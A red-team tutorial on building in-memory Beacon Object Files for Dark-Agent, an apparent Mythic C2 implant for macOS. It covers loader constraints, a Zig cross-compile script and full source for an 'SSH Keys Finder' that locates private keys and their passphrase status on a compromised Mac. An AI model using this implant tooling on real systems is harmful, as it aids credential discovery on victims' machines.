Writing Beacon Object Files In Mythic Using Dark Agent For MacOS
Acknowledgements and Resources
Big shout out to Nicholas Romanowski and the development team at ServiceNow for building and open-sourcing Dark-Agent, which brought clean, modular in-memory BOF execution to macOS. Having a reliable, extensible agent framework specifically targeted at Apple Silicon changes the game for cross-platform operator tooling, and digging through the loader implementation put together by Nicholas made mapping out this toolchain straightforward.
Prerequisites & References:
Zig Compiler: Used for cross-compiling the raw ELF object files targeting
aarch64-linux-none.macOS SDK: Required for native Apple libc struct layouts and headers (
MacOSX.sdk).
A Note on the Process: Real talk: AI was heavily leaned on during the research and troubleshooting phase for this post. Bouncing compilation errors, ABI mismatches, and loader constraints off a model saves hours of painful guesswork when building custom operator tooling from scratch. As much as I would love to be, I’m not a bad lad that can just bang this stuff out on a Friday night.
Introduction
A Beacon Object File (BOF) is a small, unlinked object file containing code and data that a C2 agent loads and runs entirely in memory. It never touches disk, it never spawns a process, and it gives you a way to ship custom capability to an implant after it has already been deployed. Cobalt Strike made BOFs famous on Windows, but the same idea works on macOS through Dark-Agent, a Mythic payload type for Apple Silicon.
The catch is that a BOF is not a normal program. It is a raw object file that gets linked at runtime against the agent’s own process, and that imposes a strict set of rules on how you write it. Get the rules right and a BOF is a tiny, fast, in-memory tool. Get them wrong and you could write a BOF that silently does nothing, or worse, write a BOF crashes the beacon.
In this walkthrough, we will go from a clean Linux box to a working BOF running inside a Dark-Agent beacon on a Mac. We will cover how the loader works, the four rules that make or break a BOF, the build toolchain, and a complete real world example. By the end, you will hopefully be able to write, build, and run your own BOFs.
What is a Beacon Object File?
A BOF is a compiled ELF object file (a .o file), not an executable. It contains machine code and data, but it has not been linked (meaning its external references haven’t been bound to actual memory addresses or final library functions yet). When you task the agent to run a BOF, the agent’s loader reads the object file, copies its code and data into the beacon process, applies relocations, resolves any external symbols against the process’s own libraries, and then calls a single entry point function.
This is what makes a BOF so useful. The code runs inside the already-running beacon process, so there is no fork, no exec, and nothing new appears in the process list. It is also what makes a BOF fragile. Because the object file is linked at runtime against a process it was not compiled for, every assumption you make about the ABI (Application Binary Interface, the low-level rules for how functions pass arguments, handle registers, and manage stack frames), the data layout, and the symbol names has to be correct.
How Dark-Agent Loads a BOF
Before we write any code, we need to understand what the loader actually does. The Dark-Agent loader lives in the src/dark/elf/ directory of the repository, and three behaviours matter more than anything else.
The entry point is coffee. The loader does not look for a function called go or main. It looks for a symbol named coffee and calls it as coffee(int argc, char **argv). Your BOF must export a function with exactly that name and signature. The argc value includes the trailing NULL terminator, so if you pass two arguments, argc is three. Always loop with while (i < argc && argv[i] != NULL).
Only .rela.text relocations are applied. When the loader copies your object file into memory, it applies relocations from the .rela.text section. This is the single most important limitation to understand. Any pointer that lives in the .data section, such as the initializer of a static const char *array[], is never relocated. Those pointers stay NULL at runtime.
Symbols resolve through dlsym. External symbols are resolved by looking them up in the process’s loaded libraries. The loader strips a single leading underscore first, so a reference to _stat resolves to stat. This is why a BOF compiled for the Linux ABI can still call Apple’s libc: the symbol names line up after the underscore is stripped.
The Four Rules That Make or Break The BOF
Everything that follows is a direct consequence of how the loader works. These four rules are the difference between a BOF that runs and a BOF that crashes the beacon.
Rule 1: No Variadic libc
A Dark-Agent BOF is compiled for aarch64-linux-none, the Linux AArch64 ABI, but its symbols resolve to Apple’s libc inside the beacon process. The two ABIs disagree on how variadic functions pass their arguments. On Linux, va_list is a 24-byte struct. On macOS, it is a char *. When Apple’s printf or vsnprintf reads a Linux-style va_list, it reads garbage and corrupts the stack, which crashes the beacon with a SIGSEGV.
This means you must never call printf, snprintf, vsnprintf, sscanf, or anything else that takes a va_list. Use the Beacon API for output and non-variadic libc for everything else. To format a number, write a small helper that converts an integer to a decimal string by hand.
Rule 2: No Static Pointer Arrays
Because the loader only applies .rela.text relocations, a static array of pointers never gets its initializers fixed up. This code looks correct but silently does nothing:
1
2
// WRONG - the pointers stay NULL at runtime
static const char *dirs[] = { "/.ssh", "/Documents", "/Desktop", NULL };
The array lives in .data, its pointer initializers are never relocated, and the loop that walks it never runs. Instead, embed your strings inline as fixed-size character arrays:
1
2
3
4
5
6
7
8
9
10
11
// RIGHT - the strings live inline, no pointer relocations needed
typedef struct {
    char suffix[64];
} SearchDir;

static SearchDir dirs[] = {
    { "/.ssh" },
    { "/Documents" },
    { "/Desktop" },
    { "" }
};
The sentinel is an empty string, and the loop checks dirs[i].suffix[0] != '\0'.
Rule 3: Use the macOS SDK Headers
The BOF runs against Apple’s libc, so the struct layouts it reads must match Apple’s definitions. struct stat, struct passwd, and struct dirent all have different field offsets on macOS than they do on glibc. If you compile against the Linux headers, your BOF will read the wrong offsets and produce garbage or crash. You must compile against the macOS SDK headers, which we cover in the build environment section.
Rule 4: Build with Zig for aarch64-linux-none
The build is a cross-compile. We use Zig to compile C source into an ELF object file targeting aarch64-linux-none, while including the macOS SDK headers. The Linux ABI is intentional: it is what the loader expects, and the symbol names line up with Apple’s libc after the underscore strip. We will walk through the exact command in the build section.
The Beacon API
Dark-Agent exposes two output callbacks to your BOF. Declare them yourself at the top of your file:
1
2
extern void BeaconPrintf(const char *fmt, ...);
extern void BeaconOutput(const char *data, int len);
BeaconPrintf only reliably supports %s. Its format parser recognises %s, %d, %p, and %x, but the numeric specifiers print the pointer address, not the value. If you pass %d with an integer, you get a memory address back. The rule is simple: convert every number to a string first, then pass it as %s. BeaconPrintf also appends a newline to every call, so you do not need to add \n yourself.
BeaconOutput writes a raw buffer of len bytes and appends a newline. Use it when you need to emit data that is not a simple string. Here is the integer helper used across the implementation. It replaces snprintf("%llu") and is safe because it is not variadic:
1
2
3
4
5
6
7
8
9
10
11
12
13
// unsigned 64-bit -> decimal string (replaces snprintf("%llu"))
static void u64_to_str(unsigned long long n, char *out) {
    char tmp[24];
    int i = 0;
    if (n == 0) { out[0] = '0'; out[1] = '\0'; return; }
    while (n > 0) {
        tmp[i++] = (char)('0' + (int)(n % 10));
        n /= 10;
    }
    int j = 0;
    while (i > 0) out[j++] = tmp[--i];
    out[j] = '\0';
}
The libc functions that are safe to use are the non-variadic ones: open, read, close, stat, opendir, readdir, closedir, getenv, getpwuid, getuid, malloc, free, memcpy, memmove, memset, memcmp, strcmp, strcasecmp, strcpy, strncat, strlen, strncpy, and strstr. If a function takes ..., do not use it.
Setting Up the Build Environment
You need three things: a Linux machine (or WSL) to compile on, the Zig compiler, and the macOS SDK headers. You do not need a Mac to build, only to run the beacon.
Step 1 - Install Zig
Zig is a single binary. Download it, extract it, and put it somewhere stable. /opt/zig is used throughout this guide:
1
2
3
4
5
# Download Zig (adjust the version to the latest release)
wget https://ziglang.org/download/0.11.0/zig-linux-x86_64-0.11.0.tar.xz
tar -xf zig-linux-x86_64-0.11.0.tar.xz
sudo mv zig-linux-x86_64-0.11.0 /opt/zig
/opt/zig/zig version
Step 2 - Get the macOS SDK Headers
The macOS SDK headers come from Xcode. The cleanest way to obtain them is to copy the MacOSX.sdk directory from a Mac that has Xcode installed, or to pull a public SDK mirror. Place the SDK so that the headers are at a known path. This path is used throughout:
1
/opt/macos-sdk/MacOSX-SDKs/MacOSX11.3.sdk/usr/include
The exact SDK version is not critical, but the headers must be Apple’s, not glibc’s. This is a hard requirement, not a nice to have.
Step 3 - Create the Build Script
The build command is long, so it is wrapped in a script. Create build.sh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
#!/bin/bash
set -euo pipefail

ZIG="${ZIG:-/opt/zig/zig}"
MACOS_SDK="${MACOS_SDK:-/opt/macos-sdk/MacOSX-SDKs/MacOSX11.3.sdk}"

MACOS_ZIG_TARGET="aarch64-linux-none"

mkdir -p output

build_one() {
    local src="$1"
    local base
    base="$(basename "$src" .c)"
    echo "[*] Compiling ${base}.c -> output/${base}.o (macOS aarch64)"
    "$ZIG" cc \
        -target "${MACOS_ZIG_TARGET}" \
        -I "${MACOS_SDK}/usr/include" \
        -D__aarch64__=1 -D__arm64__=1 \
        -DTARGET_MACOS=1 \
        -D_FORTIFY_SOURCE=0 \
        -fPIC -c "${src}" \
        -o "output/${base}.o" \
        -w
    echo "[+] Built output/${base}.o"
}

build_one hello.c

echo "[+] Done. BOF object files are in ./output/"
The flags do the following. -target aarch64-linux-none selects the Linux AArch64 ABI. -I points at the macOS SDK headers. -D__aarch64__=1 and -D__arm64__=1 satisfy the SDK’s architecture checks. -DTARGET_MACOS=1 is the flag Dark-Agent’s own build uses. -D_FORTIFY_SOURCE=0 disables the fortified libc wrappers that would otherwise pull in variadic functions. -fPIC and -c produce a position-independent object file.
Writing Your First BOF
Write the smallest possible BOF to prove the whole pipeline works. Create hello.c:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
// hello.c - a minimal Dark-Agent BOF
#include <stdlib.h>
#include <string.h>

extern void BeaconPrintf(const char *fmt, ...);

// unsigned 64-bit -> decimal string (replaces snprintf("%llu"))
static void u64_to_str(unsigned long long n, char *out) {
    char tmp[24];
    int i = 0;
    if (n == 0) { out[0] = '0'; out[1] = '\0'; return; }
    while (n > 0) {
        tmp[i++] = (char)('0' + (int)(n % 10));
        n /= 10;
    }
    int j = 0;
    while (i > 0) out[j++] = tmp[--i];
    out[j] = '\0';
}

void coffee(int argc, char **argv) {
    BeaconPrintf("Hello from a Dark-Agent BOF");

    char nbuf[24];
    u64_to_str((unsigned long long)argc, nbuf);
    BeaconPrintf("argc = %s", nbuf);

    int i = 0;
    while (i < argc && argv[i] != NULL) {
        char ibuf[24];
        u64_to_str((unsigned long long)i, ibuf);
        BeaconPrintf("argv[%s] = %s", ibuf, argv[i]);
        i++;
    }
}
This tiny file demonstrates every rule. The entry point is coffee, not main. The only output is through BeaconPrintf. Every number is converted with u64_to_str and passed as %s. The argument loop stops at the NULL terminator. There is no variadic libc and no static pointer array.
Building the BOF
Run the build script:
1
2
chmod +x build.sh
./build.sh
You should see output like this:
1
2
3
[*] Compiling hello.c -> output/hello.o (macOS aarch64)
[+] Built output/hello.o
[+] Done. BOF object files are in ./output/
The result is output/hello.o, a real ELF object file. You can confirm it is an AArch64 object with file:
1
file output/hello.o
Loading and Running in Mythic
Upload output/hello.o to your Mythic server, then task the Dark-Agent agent. The BOF is loaded by name and then executed:
1
2
3
bof_load hello output/hello.o
bof_exec hello
bof_exec hello one two three
The first bof_exec prints argc = 1 representing the single NULL terminator in the argument array. The second prints argc = 4 and lists each argument. If that output appears, the entire pipeline works: the toolchain, the loader, and the BOF.
A Note on Dark-Agent Argument Conventions: Unlike standard C semantics where argc counts only the active arguments and argv[argc] is NULL, Dark-Agent’s loader includes the trailing NULL terminator itself in the argc count. For example, running bof_exec hello one two three results in the following layout:
1
2
3
4
5
6
7
argv:
  [0] -> "one"
  [1] -> "two"
  [2] -> "three"
  [3] -> NULL

argc = 4
A Real Example: The SSH Keys Finder
A hello world proves the pipeline, but a real tool shows the pattern in practice. The SSH Keys Finder scans common locations for SSH private keys and reports each key’s path, type, passphrase status, and size. It is a finder, not an extractor, so it never reads key contents out of the process.
The search directories are embedded inline as fixed-size character arrays, exactly as Rule 2 requires:
1
2
3
4
5
6
7
8
9
10
11
12
typedef struct {
    char suffix[64];
} SearchDir;

static SearchDir dirs[] = {
    { "/.ssh" },
    { "/.ssh/backup" },
    { "/Documents" },
    { "/Downloads" },
    { "/Desktop" },
    { "" }
};
The directory scan uses only non-variadic libc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
static void scan_dir(const char *dirpath, Key *keys, int *count) {
    DIR *d = opendir(dirpath);
    if (d == NULL) return;

    struct dirent *e;
    while ((e = readdir(d)) != NULL && *count < MAX_KEYS) {
        const char *name = e->d_name;
        if (name[0] == '.') continue;
        if (!is_key_name(name)) continue;

        char full[MAX_PATH];
        join2(full, sizeof(full), dirpath, name);

        struct stat st;
        if (stat(full, &st) != 0) continue;
        if (!S_ISREG(st.st_mode)) continue;

        strncpy(keys[*count].path, full, MAX_PATH - 1);
        keys[*count].path[MAX_PATH - 1] = '\0';
        keys[*count].size = (unsigned long long)st.st_size;
        inspect_key(full, keys[*count].type, sizeof(keys[*count].type),
                    keys[*count].pass, sizeof(keys[*count].pass));
        (*count)++;
    }
    closedir(d);
}
The entry point resolves the home directory, handles an optional --dir argument, and reports the results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
void coffee(int argc, char **argv) {
    const char *home = getenv("HOME");
    if (home == NULL) {
        struct passwd *pw = getpwuid(getuid());
        home = (pw != NULL) ? pw->pw_dir : "/Users/Unknown";
    }

    const char *custom = NULL;
    int i = 0;
    while (i < argc && argv[i] != NULL) {
        const char *a = argv[i];
        if (strcmp(a, "--help") == 0 || strcmp(a, "-h") == 0) {
            BeaconPrintf("Usage: ssh_keys_finder [--dir <path>]");
            return;
        } else if (strcmp(a, "--dir") == 0 && (i + 1) < argc && argv[i + 1] != NULL) {
            custom = argv[i + 1];
            i++;
        }
        i++;
    }

    Key keys[MAX_KEYS];
    int count = 0;

    BeaconPrintf("SSH Keys Finder");
    BeaconPrintf("Home: %s", home);

    if (custom != NULL) {
        scan_dir(custom, keys, &count);
    } else {
        for (int d = 0; dirs[d].suffix[0] != '\0'; d++) {
            char dirpath[MAX_PATH];
            build_path(dirpath, sizeof(dirpath), home, dirs[d].suffix);

            struct stat st;
            if (stat(dirpath, &st) != 0 || !S_ISDIR(st.st_mode)) continue;

            scan_dir(dirpath, keys, &count);
        }
    }

    char countbuf[24];
    u64_to_str((unsigned long long)count, countbuf);
    BeaconPrintf("Found %s SSH key(s)", countbuf);
}
Notice the pattern that repeats throughout: no printf, no snprintf, no static pointer array, every number converted to a string, and the argument loop guarded by the NULL terminator.
SSH Keys Finder BOF Source Code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
#include <stdlib.h>
#include <string.h>
#include <strings.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <pwd.h>
#include <dirent.h>

// Dark-Agent Beacon API. Declared inline so this file compiles without
// needing the includes/ path wired up. These are SAFE (Crystal callbacks).
extern void BeaconPrintf(const char *fmt, ...);
extern void BeaconOutput(const char *data, int len);

#define MAX_PATH 1024
#define MAX_KEYS 64
#define KEY_BUF  4096   // enough for the PEM/OpenSSH header

// ------------------------------------------------------------------
// Search directories (home-relative suffixes, embedded inline — no
// pointer relocations). Sentinel = empty suffix.
// ------------------------------------------------------------------
typedef struct {
    char suffix[64];
} SearchDir;

static SearchDir dirs[] = {
    {"/.ssh"},
    {"/.ssh/backup"},
    {"/Documents"},
    {"/Downloads"},
    {"/Desktop"},
    {""}
};

// ------------------------------------------------------------------
// Key record
// ------------------------------------------------------------------
typedef struct {
    char path[MAX_PATH];
    char type[16];
    char pass[8];   // "yes" / "no"
    unsigned long long size;
} Key;

// ------------------------------------------------------------------
// Small non-variadic helpers
// ------------------------------------------------------------------

// unsigned 64-bit -> decimal string (replaces snprintf("%llu")).
static void u64_to_str(unsigned long long n, char *out) {
    char tmp[24];
    int i = 0;
    if (n == 0) { out[0] = '0'; out[1] = '\0'; return; }
    while (n > 0) {
        tmp[i++] = (char)('0' + (int)(n % 10));
        n /= 10;
    }
    int j = 0;
    while (i > 0) out[j++] = tmp[--i];
    out[j] = '\0';
}

// home + suffix -> out (no snprintf).
static void build_path(char *out, size_t outsz, const char *home, const char *suffix) {
    size_t used = 0;
    if (outsz == 0) return;
    while (*home && used < outsz - 1) out[used++] = *home++;
    while (*suffix && used < outsz - 1) out[used++] = *suffix++;
    out[used] = '\0';
}

// dir + "/" + name -> out (no snprintf).
static void join2(char *out, size_t outsz, const char *a, const char *b) {
    size_t used = 0;
    if (outsz == 0) return;
    while (*a && used < outsz - 1) out[used++] = *a++;
    if (used < outsz - 1) out[used++] = '/';
    while (*b && used < outsz - 1) out[used++] = *b++;
    out[used] = '\0';
}

// substring search in buf[0..len) for NUL-terminated needle.
static int contains(const char *buf, int len, const char *needle) {
    int nl = (int)strlen(needle);
    if (nl == 0) return 1;
    if (len < nl) return 0;
    for (int i = 0; i + nl <= len; i++) {
        if (memcmp(buf + i, needle, (size_t)nl) == 0) return 1;
    }
    return 0;
}

// Does this filename look like an SSH private key?
static int is_key_name(const char *name) {
    int nl = (int)strlen(name);
    if (contains(name, nl, ".pub")) return 0;          // public key
    if (strcmp(name, "known_hosts") == 0) return 0;
    if (strcmp(name, "known_hosts.old") == 0) return 0;
    if (strcmp(name, "authorized_keys") == 0) return 0;
    if (strcmp(name, "config") == 0) return 0;

    if (contains(name, nl, "id_")) return 1;
    if (contains(name, nl, "identity")) return 1;
    if (contains(name, nl, "_key")) return 1;
    if (contains(name, nl, "key_")) return 1;
    if (contains(name, nl, ".pem")) return 1;
    if (contains(name, nl, ".key")) return 1;
    if (contains(name, nl, ".ppk")) return 1;
    return 0;
}

// Read the key header and detect type + passphrase.
static void inspect_key(const char *path, char *type, size_t tsz,
                        char *pass, size_t psz) {
    strncpy(type, "unknown", tsz - 1); type[tsz - 1] = '\0';
    strncpy(pass, "no", psz - 1); pass[psz - 1] = '\0';

    int fd = open(path, O_RDONLY);
    if (fd < 0) return;

    char buf[KEY_BUF];
    ssize_t n = read(fd, buf, sizeof(buf) - 1);
    close(fd);
    if (n <= 0) return;
    buf[n] = '\0';

    if (contains(buf, (int)n, "OPENSSH PRIVATE KEY")) {
        strncpy(type, "OpenSSH", tsz - 1);
    } else if (contains(buf, (int)n, "ED25519 PRIVATE KEY")) {
        strncpy(type, "ED25519", tsz - 1);
    } else if (contains(buf, (int)n, "RSA PRIVATE KEY")) {
        strncpy(type, "RSA", tsz - 1);
    } else if (contains(buf, (int)n, "EC PRIVATE KEY")) {
        strncpy(type, "EC", tsz - 1);
    } else if (contains(buf, (int)n, "DSA PRIVATE KEY")) {
        strncpy(type, "DSA", tsz - 1);
    }

    // PEM-encrypted keys carry "ENCRYPTED" in the header. OpenSSH-format
    // keys hide the cipher inside base64, so they are reported "no" here
    if (contains(buf, (int)n, "ENCRYPTED")) {
        strncpy(pass, "yes", psz - 1);
    }
}

// Scan one directory for key files, appending to keys[].
static void scan_dir(const char *dirpath, Key *keys, int *count) {
    DIR *d = opendir(dirpath);
    if (d == NULL) return;

    struct dirent *e;
    while ((e = readdir(d)) != NULL && *count < MAX_KEYS) {
        const char *name = e->d_name;
        if (name[0] == '.') continue;   // skip . and .. and hidden files
        if (!is_key_name(name)) continue;

        char full[MAX_PATH];
        join2(full, sizeof(full), dirpath, name);

        struct stat st;
        if (stat(full, &st) != 0) continue;
        if (!S_ISREG(st.st_mode)) continue;

        strncpy(keys[*count].path, full, MAX_PATH - 1);
        keys[*count].path[MAX_PATH - 1] = '\0';
        keys[*count].size = (unsigned long long)st.st_size;
        inspect_key(full, keys[*count].type, sizeof(keys[*count].type),
                    keys[*count].pass, sizeof(keys[*count].pass));
        (*count)++;
    }
    closedir(d);
}

// ------------------------------------------------------------------
// Entry point
// ------------------------------------------------------------------
void coffee(int argc, char **argv) {
    const char *home = getenv("HOME");
    if (home == NULL) {
        struct passwd *pw = getpwuid(getuid());
        home = (pw != NULL) ? pw->pw_dir : "/Users/Unknown";
    }

    // Optional --dir <path> to scan a single directory.
    const char *custom = NULL;
    int i = 0;
    while (i < argc && argv[i] != NULL) {
        const char *a = argv[i];
        if (strcmp(a, "--help") == 0 || strcmp(a, "-h") == 0) {
            BeaconPrintf("Usage: ssh_keys_finder [--dir <path>]");
            BeaconPrintf("  --dir <path>  scan only that directory (default: common locations)");
            return;
        } else if (strcmp(a, "--dir") == 0 && (i + 1) < argc && argv[i + 1] != NULL) {
            custom = argv[i + 1];
            i++;
        }
        i++;
    }

    Key keys[MAX_KEYS];
    int count = 0;

    BeaconPrintf("SSH Keys Finder");
    BeaconPrintf("Home: %s", home);

    if (custom != NULL) {
        BeaconPrintf("[*] Searching: %s", custom);
        scan_dir(custom, keys, &count);
    } else {
        for (int d = 0; dirs[d].suffix[0] != '\0'; d++) {
            char dirpath[MAX_PATH];
            build_path(dirpath, sizeof(dirpath), home, dirs[d].suffix);

            struct stat st;
            if (stat(dirpath, &st) != 0 || !S_ISDIR(st.st_mode)) continue;

            BeaconPrintf("[*] Searching: %s", dirpath);
            scan_dir(dirpath, keys, &count);
        }
    }

    BeaconPrintf("");
    if (count == 0) {
        BeaconPrintf("No SSH keys found");
    } else {
        for (int k = 0; k < count; k++) {
            char sizebuf[24];
            u64_to_str(keys[k].size, sizebuf);
            BeaconPrintf("[+] %s", keys[k].path);
            BeaconPrintf("    type=%s  passphrase=%s  size=%s",
                         keys[k].type, keys[k].pass, sizebuf);
        }
    }

    char countbuf[24];
    u64_to_str((unsigned long long)count, countbuf);
    BeaconPrintf("");
    BeaconPrintf("Found %s SSH key(s)", countbuf);
}
The Smoke Test Pattern
Before you run a full BOF against a live beacon, run a minimal safe version first. The SSH Keys Finder ships with a second file, ssh_keys_finder_scan.c, that only locates each search directory and counts its entries. It never opens a key file. This confirms the toolchain and the loader work end to end without risking a crash. It is a habit worth keeping: every BOF should have a tiny, read-only smoke test you can run first.
SSH Keys Finder Smoke Test Source Code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
#include <stdlib.h>
#include <string.h>
#include <strings.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <pwd.h>
#include <dirent.h>

extern void BeaconPrintf(const char *fmt, ...);
extern void BeaconOutput(const char *data, int len);

#define MAX_PATH 1024

typedef struct {
    char suffix[64];
} SearchDir;

// Strings are embedded inline (fixed-size char arrays), NOT pointers, so
// the .data section needs no relocations. Sentinel = empty suffix.
static SearchDir dirs[] = {
    {"/.ssh"},
    {"/.ssh/backup"},
    {"/Documents"},
    {"/Downloads"},
    {"/Desktop"},
    {""}
};

// unsigned 64-bit -> decimal string (replaces snprintf("%llu")).
static void u64_to_str(unsigned long long n, char *out) {
    char tmp[24];
    int i = 0;
    if (n == 0) { out[0] = '0'; out[1] = '\0'; return; }
    while (n > 0) {
        tmp[i++] = (char)('0' + (int)(n % 10));
        n /= 10;
    }
    int j = 0;
    while (i > 0) out[j++] = tmp[--i];
    out[j] = '\0';
}

// home + suffix -> out (no snprintf).
static void build_path(char *out, size_t outsz, const char *home, const char *suffix) {
    size_t used = 0;
    if (outsz == 0) return;
    while (*home && used < outsz - 1) out[used++] = *home++;
    while (*suffix && used < outsz - 1) out[used++] = *suffix++;
    out[used] = '\0';
}

void coffee(int argc, char **argv) {
    (void)argc; (void)argv;   // no args for the smoke test

    const char *home = getenv("HOME");
    if (home == NULL) {
        struct passwd *pw = getpwuid(getuid());
        home = (pw != NULL) ? pw->pw_dir : "/Users/Unknown";
    }

    BeaconPrintf("Home directory: %s", home);
    BeaconPrintf("Scanning for SSH key locations...");

    int found = 0;
    for (int d = 0; dirs[d].suffix[0] != '\0'; d++) {
        char dirpath[MAX_PATH];
        build_path(dirpath, sizeof(dirpath), home, dirs[d].suffix);

        struct stat st;
        if (stat(dirpath, &st) != 0 || !S_ISDIR(st.st_mode)) {
            BeaconPrintf("%s: not present", dirpath);
            continue;
        }

        // Exercise opendir/readdir/closedir (the symbols the full BOF uses).
        int entries = 0;
        DIR *dd = opendir(dirpath);
        if (dd != NULL) {
            struct dirent *e;
            while ((e = readdir(dd)) != NULL) entries++;
            closedir(dd);
        }

        char ebuf[24];
        u64_to_str((unsigned long long)entries, ebuf);
        BeaconPrintf("Found %s (%s entries)", dirpath, ebuf);
        found++;
    }

    char countbuf[24];
    u64_to_str((unsigned long long)found, countbuf);
    BeaconPrintf("Found %s search location(s)", countbuf);
}
Troubleshooting and Lessons Learned
| Symptom | Cause | Fix |
|---|---|---|
The beacon crashes with SIGSEGV | Variadic libc (printf, snprintf, sscanf) | Remove all variadic calls. Use BeaconPrintf and u64_to_str. |
| The loop silently never runs | A static pointer array in .data | Embed strings inline as fixed-size char arrays. |
| Numbers print as memory addresses | %d, %p, or %x in BeaconPrintf | Convert numbers to strings and pass them as %s. |
Garbage or wrong values from stat or readdir | Compiled against glibc headers | Compile against the macOS SDK headers. |
bof_load fails or the symbol is not found | The entry point is not named coffee | Rename your entry function to coffee(int argc, char **argv). |
| Arguments are missing or off by one | The loop does not account for the NULL terminator | Loop with while (i < argc && argv[i] != NULL). |
The below shows the SSH Keys Finder BOF in action. 
Wrapping Up
And that’s pretty much it. You now have the blueprint: how Dark-Agent loads a BOF, the non-negotiable rules for keeping the process alive, and the cross-compilation toolchain to make it happen. Between the smoke test and the full SSH Keys Finder implementation, you’ve got the templates ready to roll.
Time to grab a real task from your toolkit, port it over, and test it in memory. Start clean, keep it safe, and build out from there. But most importantly, have fun!